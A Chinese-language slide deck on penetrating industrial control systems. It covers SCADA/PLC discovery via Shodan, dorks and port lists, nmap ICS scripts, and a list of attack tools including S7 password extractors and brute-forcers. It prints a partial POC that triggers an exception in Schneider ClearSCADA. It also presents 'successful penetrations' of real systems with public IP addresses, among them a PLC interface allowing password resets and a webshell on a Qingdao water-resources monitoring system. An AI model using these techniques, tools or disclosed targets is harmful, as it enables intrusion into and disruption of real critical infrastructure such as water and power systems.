

工控渗透

- 1.工控设备安全状况
- 2.工控设备发现
- 3.工控扫描
- 4.工控渗透成果




中国科学院 信息工程研究所
INSTITUTE OF INFORMATION ENGINEERING, CAS



工控设备安全状况

wooyun工控安全事件初步统计(统计终止日期:2015.10.15)

:



工控设备发现

- 1.工控协议;
- 2.搜索引擎shodan, zoomeye等;
- 3.google hacking: inurl:login intitle:scada系统/电力系统/火力发电;
- 4.scada系统生成产商,以及相应产品;



工控设备发现

Protocols				
Siemens S7	Modbus	IEC 60870-5-104	DNP3	EtherNet/IP
TCP 102	TCP 502	TCP 2404	TCP 20000	TCP 44818
port:102	port:502	port:2404	port:20000	port:44818
BACnet	Tridium Niagara Fox	Crimson V3	OMRON FINS	PCWorx
TCP 47808	TCP 1911	TCP 789	TCP 9600	TCP 1962
port:47808	port:1911	port:789	port:9600	port:1962
ProConOs	MELSEC-Q			
TCP 20547	TCP 5007			
port:20547	port:5007			


















工控设备发现

HR2000 SCADA隧道监控系统.doc	2013/1/12 15:16	Microsoft Word ...	167 KB
SCADA.EMS.DMS一体化系统主站技术方案.doc	2013/1/12 15:13	Microsoft Word ...	1,354 KB
SCADA系统在马鞍山港华的应用.docx	2013/1/12 15:14	Microsoft Office...	558 KB
电力scada系统设计.pdf	2015/12/3 15:41	Adobe Acrobat ...	178 KB
基于NetLinx网络架构及RSViewSE的SCADA系统.pdf	2015/12/3 15:41	Adobe Acrobat ...	1,872 KB
基于光纤通讯的SCADA系统.doc	2013/1/12 15:15	Microsoft Word ...	190 KB
牵引供电SCADA系统的网络与通信技术.pdf	2013/1/12 15:13	Adobe Acrobat ...	1,830 KB
燃气行业SCADA系统方案.ppt	2013/1/12 15:12	Microsoft Power...	1,693 KB
输气管道自动化与SCADA系统.ppt	2013/1/12 15:12	Microsoft Power...	228 KB
水、气、热三网综合SCADA远程抄表监控系统.doc	2013/1/12 15:16	Microsoft Word ...	1,053 KB
浙江天然气杭嘉线SCADA系统应用.doc	2013/1/12 15:14	Microsoft Word ...	1,290 KB
自来水厂SCADA系统解决方案.pdf	2015/12/3 15:28	Adobe Acrobat ...	724 KB



工控扫描

- Nmap, Zmap, shodan等

 get_seed_range.py	2014/5/25 19:17	Python File	3 KB
 iec-60870-5-104.py	2014/5/25 19:17	Python File	5 KB
 iec-61850-8-1.py	2014/5/25 19:17	Python File	6 KB
 iec-identify.nse	2014/5/25 19:17	NSE 文件	5 KB
 mms-identify.nse	2014/5/25 19:17	NSE 文件	8 KB
 profinet_scanner.noscapy.py	2014/5/25 19:17	Python File	9 KB
 profinet_scanner.scapy.py	2014/5/25 19:17	Python File	8 KB
 profinet_set_fuzzer.py	2014/5/25 19:17	Python File	8 KB
 profinet_set_network_info.py	2014/5/25 19:17	Python File	3 KB
 s7_password_hashes_extractor.py	2014/5/25 19:17	Python File	2 KB
 s7-1200_brute_offline.py	2014/5/25 19:17	Python File	4 KB
 s7-1500_brute_offline.py	2014/5/25 19:17	Python File	5 KB
 s7-packet-structure.py	2014/5/25 19:17	Python File	5 KB
 s7-show-payloads.py	2014/5/25 19:17	Python File	7 KB
 show_byte_sequences.py	2014/5/25 19:17	Python File	5 KB

IEC 61870-5-101/104 2404:

```
nmap -Pn -n -d --script iec-identify.nse --script-args=iec-identify -p Host_ip
```

Siemens S7 102:


```
nmap -p 102 --script s7-enumerate -sV Host_ip
```

```
nmap -d --script mms-identify.nse --script-args='mms-identify.timeout=500' -p 102 IP
```




工控渗透成功展示

工控渗透总结



工控攻击统计



工控渗透成功展示

- 渗透系统：Schneider Electric
- scada版本：Schneider Electric ClearSCADA 2010 R3.1 (build 72.4644)，Schneider Electric ClearSCADA 2010 R3 (build 72.4560)
- POC:

```
if(resp == None):
    print "return Nothing!\n"
    return

if(resp.status==301):
    print "Server status is normal.\n"

elif(resp.status==200):
    print "Server is already in safe mode."
    sys.exit(1)

elif((resp.status!=301)|(resp.status!=200)):
    print("Server returned %d %s, server state unknown.\nContinuing anyways..\n" % (res

print("Sending packets to trigger exception...\n")

try:
    sock = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    sock.connect(cs)

    sock.send(pkt_1)
    resp_1 = sock.recv(32)

    sock.send(pkt_2)
    resp_2 = sock.recv(32)
```



工控渗透成功展示

- 国内某scada设施农业总控系统



General: [Information](#) | [Extensions](#) | [Modules](#) | [Locks](#) | [Logging](#) | [Memory Usage](#) | [Threads](#)
Database: [Alarm Redirections](#) | [Buffers](#) | [Data File Cache](#) | [Diagnostics](#) | [File Statistics](#) | [Indices](#) | [Interest](#) | [Latest System Calls](#) | [Queued System Calls](#) | [Reference Transactions](#) | [Users](#)
Server: [Advise Threads](#) | [Advises](#) | [Clients](#) | [Connected Workstations](#) | [Link Threads](#) | [Links](#)
Standby: [Counters](#) | [Historic Transfer](#) | [ICMP Polls](#) | [Links](#) | [Polls](#)
Historic: [ConfigChanges Searches](#) | [Historian](#) | [Historic Searches](#) | [Journal Searches](#)
Query Processor: [Latest Queries](#) | [Largest Queries](#) | [Longest Queries](#)
OPC: [NET Tags](#) | [DA Groups](#) | [DA Items](#) | [HDA Items](#) | [XML-DA Items](#) | [XML-DA Subscriptions](#)
Webx: [Clients](#) | [Links](#) | [Threads](#)

Server Status

SCADA Expert ClearSCADA 2013 R1.2 on WIN-FJSCRDH72LV
Version 6.73.4955.1
Copyright Schneider Electric Industries SAS
Current State: 止
State Change Time: 18-OCT-2014 21:10:53.138
Time Went Main: 18-OCT-2014 21:10:53.138

Available Physical Memory: 13602.9 of 16337.6 MBytes
Available Paging File: 30078.3 of 32876.1 MBytes
Available Virtual Memory: 1122.5 of 2047.9 MBytes

Process Working Set Size: 414.6 MBytes
Process Peak Working Set Size: 621.2 MBytes
Process Page File Usage: 395.5 MBytes
Process Peak Page File Usage: 601.4 MBytes
Memory used by database objects: 30478.6 KBytes

Operating System: Microsoft Windows Server 2008 Enterprise Edition, 32-bit Service Pack 1 (6.0.6001)
CPU: 1 x Intel Xeon (Sandy Bridge-EP)

Database Server: Running on port 5481
Registry Root: ClearSCADA

Telnet Server: Not running

View X-Clients: 0 of 0

DA Groups

Id	Name	State	Total Clients	Active Clients	Def Rate	Def Handle	Def LCID	...
898	WIN-FJSCRDH72LV_53700_CDataSource_Fast	Private	1	1	500	2	2052	...
899	WIN-FJSCRDH72LV_53700_CDataSource_Normal	Private	1	1	1000	16	2052	...

Driver	Publisher	Version	Status	Startup	Failure Count	Objects	Telnet Port	Lo
AdvancedModbus	Schneider Electric	6.73.4955.1	Stopped, No Config	Automatic	0	0	0	
CrystalReports	Schneider Electric	6.73.4955.1	Running	Automatic	0	1	0	APP,ERR,OBJ,REQ,CRY
DF1	Schneider Electric	6.73.4955.1	Stopped, No Config	Automatic	0	0	0	
DNP3	Schneider Electric	6.73.4955.1	Running	Automatic	0	67	0	APP,ERR,OBJ,CHN,SET,O
Kingfisher	Schneider Electric	6.73.4955.1	Stopped, No Config	Automatic	0	0	0	
Logic	Schneider Electric	6.73.4955.1	Running	Automatic	0	7	-	-
Modbus	Schneider Electric	6.73.4955.1	Running	Automatic	0	4359	0	APP,ERR,SRC,SVR
ModbusSlave	Schneider Electric	6.73.4955.1	Running	Automatic	0	4	0	APP,ERR,SRC,SVR
NTMon	Schneider Electric	6.73.4955.1	Running	Automatic	0	21	0	APP,ERR,SRC
NTP	Schneider Electric	6.73.4955.1	Stopped, No Config	Automatic	0	0	0	



工控渗透成功展示

- Schneider Electric BMX NOE
<http://77.209.238.174/index.htm>(可随意重置密码, 查看敏感信息, 已被封)

The screenshot shows the Schneider Electric BMX NOE 0100 B web interface. The main navigation bar includes 'Home', 'Documentation', and 'URL'. The 'Diagnostics' menu is open, showing options like 'Rack viewer', 'Ethernet', 'Global Data', 'IO Scanning', 'Messaging', 'Statistics', 'Bandwidth Monitoring', 'NTP', and 'Upload MIB file'. The 'HTTP access rights' form is visible, with fields for 'Username', 'New password', and 'Confirm password', and a 'Change Password' button. Below it is the 'Data Editor Write Password' form with fields for 'Data Editor Write password', 'New write password', and 'Confirm write password', and a 'Change Write Password' button.

The screenshot shows the 'IO SCANNING DIAGNOSTIC' page. It displays 'IO Scanning status : OK' and 'Number of transactions per sec : 0 | Number of connections : 0'. Below this is a 'SCANNED DEVICES STATUS' table with a grid of colored squares representing device status. A legend at the bottom indicates the colors: Non-Configured (grey), Scanned (green), Unscanned (black), and Fault (red).

Conn.	Remote address	Remote port	Local port	Mess. Sent	Me
1	83.230.180.92	63839	502	63534	63
2	127.0.0.1	1045	502	7007	70
3	83.230.180.92	61573	502	2766	27

工控渗透成功展示

- <http://222.32.87.225:8080/> 大型路由，内网搭设工控系统

NR238

“专注用户需求、推动网络应用”Netcore中国公司将与广大用户一起迎接信息时代的挑战!

快速配置

WAN QoS LAN

功能介绍

特殊接入
突破局部地区共享上网的限制。

QoS
精细带宽管理，防止内网用户过度使用有限的网源。

上网行为管理
聊天软件 p2p软件 网站访问 视频软件 等应用的监控和过滤。

网络安全
高效专业的网络安全防护，网络更安全更稳定。

主机连接详细信息

序号	协议类型	源地址	目的地址	源端口	目的端口	上行速度 (B/s)	下行速度 (B/s)	上行字节数(B)	下行字节数(B)
1	TCP	192.168.1.2	111.42.239.62	8000	19371	0	0	224	258
2	TCP	192.168.1.2	111.42.239.62	8000	11442	0	0	224	258
3	UDP	192.168.1.2	183.136.184.63	33243	8245	0	0	192	52
4	TCP	192.168.1.2	111.42.239.62	554	11035	16.89K	828	51.08M	2.33M
5	TCP	192.168.1.2	111.42.239.62	554	17206	16.90K	690	52.03M	2.11M
6	TCP	192.168.1.2	111.42.239.62	554	13978	95.49K	1.86K	665.79M	420.79M
7	TCP	192.168.1.2	111.42.239.62	554	7402	43.89K	1.17K	3.49G	205.62M
8	UDP	192.168.1.2	183.136.184.63	55111	8245	0	0	192	277.29K

每页: 10 条 首页 上一页 下一页 尾页 1/1 总数:600 条 已用:8 条

主机连接详细信息

序号	协议类型	源地址	目的地址	源端口	目的端口	上行速度 (B/s)	下行速度 (B/s)	上行字节数(B)	下行字节数(B)	创建时长 (秒)	详细信息
1	TCP	192.168.1.12	111.42.239.62	502	8595	642	416	105.73M	66.29M	178514	未知
2	TCP	192.168.1.12	111.42.239.62	502	19291	808	520	270.89M	169.87M	456240	未知

每页: 10 条 首页 上一页 下一页 尾页 1/1 总数:600 条 已用:2 条



工控渗透成功展示

- 德国惠朋VIPA GmbH PLC配置系统

The screenshot displays the VIPA configuration web interface. The browser address bar shows the URL: 122.193.24.179:81/Ast/MainAst.shtm. The interface is divided into several sections:

- Navigation Bar:** Includes tabs for 'Ansicht I/O', 'Alarm Zusammenfassung', 'Diagnose', 'Alarm Historie', and 'Dateitransfer'.
- System Zähler (System Counter):** A table showing various system metrics.

System Zähler	Wert
Speicherinformationen	
NAT & IP Forwarding	Nein
VCom	0
I/O Server Zähler	0
Modbus	0
Unitelway	0
DFI	0
- Speicherinformationen (Storage Information):** A table providing details about storage capacity and usage.

Beschreibung	Wert	Einheit
Gesamter ausgelagerter Speicher	2742352	Bytes
Anzahl an freien Chunks	20	
Anzahl an freien Blöcken im Fast Bin	0	
Maximaler ausgelagerter Freiraum	2742496	Bytes
Verwendete Fast Bin Blockgröße	0	Bytes
Gesamter ausgelagerter Freiraum	2575760	Bytes
Gesamter freier Freiraum	166736	Bytes
Speicher der getrimmt werden kann	24536	Bytes
Gesamter erhältlicher Speicher	11534336	Bytes
TCP/IP ausgelagerter Speicher	205824	Bytes
ausgelagerte Sockets	13	
SNMP ausgelagerter Speicher	22240	Bytes
Freier Konfigurationsspeicher	260001	Bytes
Freier Skript-Speicher	130959	Bytes
Freier Speicher der /usr Partition	14580224	Bytes
Gesamtgröße der /usr Partition	14581760	Bytes
- Hauptinstellungen (Main Settings):** A sidebar menu with options like 'Allgemein', 'Identifikation', 'Alarmer', 'Datum & Zeit', 'Neustart', 'Planner', 'Netz Service', 'VCOM', 'SMTP (eMails)', 'NTP (Zeit)', 'FTP', 'SNMP', and 'Diagnose'.
- Kommunikation (Communication):**
 - SMTP Server Port:** 25. Note: Der Standardwert ist 25. Er muss nur in sehr speziellen Fällen geändert werden.
 - eMail Adresse "Von":** Wird verwendet um eMails zu versenden. Die Adresse muss kompatibel sein.
 - Benutzername:** Nur ausfüllen wenn eine SMTP Authentifizieren erforderlich ist.
 - Passwort:** SMTP Passwort (nur wenn obiges Feld ausgefüllt ist).
- NTP Konfiguration (NTP Configuration):**
 - Aktivieren der Synchronisation mit einem NTP Server:**
 - NTP Server Adresse:** [Empty field]
 - NTP Server Port:** 123. Standard: 123
 - GMT:** -2.00 Stunden
 - Aktualisierungs Intervall:** 1440 Minuten
- FTP Konfiguration (FTP Configuration):**
 - FTP Server Adresse:** [Empty field]
 - FTP Server Port:** 21. Standard: 21
 - Benutzername:** [Empty field]
- Identifikation (Identification):**
 - Vorname:** [Empty field]
 - Nachname:** [Empty field]
 - Benutzer Login:** Adm
 - Passwort:** [Masked]
 - Bestätigen des Passwortes:** [Masked]



工控渗透成功展示

- 西门子S7 <http://212.142.151.118/Portal3000.htm>

The screenshot displays the Siemens SIMATIC 300 diagnostic interface. The left sidebar shows navigation options: Start page, Identification, Rack configuration, Diagnostic buffer, Industrial Ethernet, and PROFINET IO. The main area is divided into two sections: the Diagnostic buffer and the Network parameters section.

Diagnostic buffer

Number	Time	Date	Event
1	00:00:10.344	01.01.1994	I/O enable by S7 CPU
2	00:00:10.341	01.01.1994	Downloading the module database causes module restart
3	00:00:09.534	01.01.1994	The SIMATIC mode was selected automatically for synchronizing the internal clock. Forwarding tr
4	00:00:09.418	01.01.1994	A new IP address was assigned by a STEP 7 configuration. IP address: 192.168.0.100
5	00:00:09.417	01.01.1994	A new IP address is expected from a STEP 7 configuration.
6	00:00:06.123	01.01.1994	Module STOP due to modification of the database.
7	00:00:05.542	01.01.1994	NetInterface port 2: Automatic setting. TP/ITP with 100 Mbps full duplex
8	00:00:04.526	01.01.1994	The MAC address was fetched from the boot EPROM. This is the factory setting.
9	00:00:03.621	01.01.1994	NetInterface port 2: no Link
10	00:00:03.621	01.01.1994	NetInterface port 1: no Link

Details: 1 Event ID: 16# F9C1 : 0220
I/O enable by S7 CPU

Network attachment:

MAC address (active): 00-0E-8C-B4-CE-BD
MAC address (factory setting): 00-0E-8C-B4-CE-BD
Device name: CP-343-1-Lean

IP parameters:

IP address: 192.168.0.100
Subnet mask: 255.255.255.0
Default router: 192.168.0.1
IP settings: IP address obtained from STEP 7 configuration

Physical properties:

Port number	Link status	Settings	Mode
1	no link	automatic	10 Mbit/s half duplex
2	OK	automatic	100 Mbit/s full duplex



工控渗透成功展示

- SIMATIC 300 STATION <http://140.207.152.10/Portal0000.htm>

SIEMENS SIMATIC 300 Station

SIMATIC S7 CP CP 343-1 CX10

Start page

Identification

Rack configuration

Diagnostic buffer

Industrial Ethernet

General:

Station name: SIMATIC 300 Station

Module name: CP 343-1 Lean

Module type: CP 343-1 Lean

Status:

Operating state: **RUN**

SIMATIC S7 CP

Start page

Identification

Rack configuration

Diagnostic buffer

Industrial Ethernet

PROFINET IO

Confirmed

Rack configuration (UR, Rack: 0)

Slot	Status	Module name	Order number	Version	LED state
1		PS 307 5A	6ES7 307-1EA00-0AA0		
2		CPU 314	6ES7 314-1AG14-0AB0	V3.3.2	SF - RUN - STOP - FRCE - MAINT
3					
4		CP 340-RS232C	6ES7 340-1AH02-0AE0		
5		CP 343-1 Lean	6ES7 343-1CX10-0XE0	V2.6.0	SF - RUN - STOP - BUSIF - MAINT
6		DI32xDC24V	6ES7 321-1BL00-0AA0		
7		DI32xDC24V	6ES7 321-1BL00-0AA0		
8		DO16xDC24V/0.5A	6ES7 322-1BH01-0AA0		
9		DO16xDC24V/0.5A	6ES7 322-1BH01-0AA0		
10		AI8x12Bit	6ES7 331-7KF02-0AB0		
11		AI8x12Bit	6ES7 331-7KF02-0AB0		



工控渗透成功展示

- AST Scada <http://122.193.24.179/Ast/MainAst.shtm>

The screenshot displays the 'Kommunikation' configuration page in the AST Scada web interface. The page is organized into several sections:

- Identifikation:** Contains fields for 'Tag Name' (with a 'Seite:' dropdown set to 'System') and 'Tag Beschreibung'.
- I/O Server Einstellung:** Contains fields for 'Server Name' (MEM), 'Topic Name', 'Adresse', 'Typ' (Analog), and 'TM-E Wert = IO Server Wert * 1 + 0'. A note states 'Wert darf nicht verändert werden:'.
- Tag Sichtbarkeit:** Contains 'Allgemeine Einstellungen' with a warning: 'HINWEIS: Der angezeigte Wert beträgt ohne Vorzeichen 16 Bit für ModBusTCP und mit Vorzeichen 32 Bit für SNMP'. It also includes 'ModBus TCP' (Aktiviert), 'SNMP' (Aktiviert), and 'Sofortiger Wert' settings.

The left sidebar shows a navigation tree under 'COM Konfiguration' with categories like 'Schnittstellen', 'Netzwerk Verbindungen', 'Netzwerk Konfiguration', and 'Konfiguration verwalten'.



工控渗透成功展示

- 青岛水资源实时监控与管理系统(附内网渗透)

Function:		File	Command	CloneTime	SQLRootkit	SysInfo	Database	Regedit	About	Exit
Go To : . / C:\ D:\ E:\ H:\										
Currently Dir : D:\应用程序\青岛水资源实时监控与管理系统\ Go Paste										
Operate: <input type="text"/> NewFile NewDir 选择文件 未选择任何文件 UpLoad										
Name	Size	ModifyTime	Operate	历史数据	<dir>	22:00:20	2009-6-5	Cut Copy Ren Att Del		
Parent Directory				实时监控取水口数据	<dir>	1:07:47	2009-10-31	Cut Copy Ren Att Del		
bin	<dir>	2012-2-24 3:11:34	Cut Copy	实时监控取水口数据20090707	<dir>	0:34:16	2013-2-20	Cut Copy Ren Att Del		
Boundary	<dir>	2009-8-9 21:48:25	Cut Copy	青岛地下水实施业务处理	<dir>	15:36:42	2013-10-10	Cut Copy Ren Att Del		
Controls	<dir>	2015-12-8 17:08:50	Cut Copy	青岛外网前台	<dir>	15:20:44	2009-6-3	Cut Copy Ren Att Del		
Css	<dir>	2009-7-30 5:41:30	Cut Copy	青岛外网后台	<dir>	18:18:36	2009-6-3	Cut Copy Ren Att Del		
DataBaseFile	<dir>	2009-7-30 5:41:30	Cut Copy	青岛更新	<dir>	18:18:28	2011-9-9	Cut Copy Ren Att Del		
Frames	<dir>	2009-11-18 22:23:38	Cut Copy	青岛更新20120116	<dir>	3:26:37	2012-3-20	Cut Copy Ren Att Del		
i	szsz.shx	252 bytes	2013-1-22 16:00:57	Edit Cut Copy Ren Down Att Del	>	3:44:28	2013-10-10	Cut Copy Ren Att Del		
j	webserver.rar	64 MB	2009-8-27 15:30:57	Edit Cut Copy Ren Down Att Del	>	15:12:22	2010-9-6	Cut Copy Ren Att Del		
j	取水计量点同步数据.xls	29 KB	2009-8-8 21:29:21	Edit Cut Copy Ren Down Att Del	>	23:16:51	2011-2-18	Cut Copy Ren Att Del		
	数据库变更.txt	291 bytes	2012-8-29 11:05:18	Edit Cut Copy Ren Down Att Del	ytes	3:32:41	2011-2-18	Edit Cut Copy Ren Down Att Del		
	新建 文本文档 (3)(1).txt	412 bytes	2009-7-9 9:56:43	Edit Cut Copy Ren Down Att Del						
	新建 文本文档 (3).txt	1 KB	2009-7-9 9:56:37	Edit Cut Copy Ren Down Att Del						
	水量实时监控GIS模块new.doc	163 KB	2009-6-25 19:54:20	Edit Cut Copy Ren Down Att Del						



谢谢

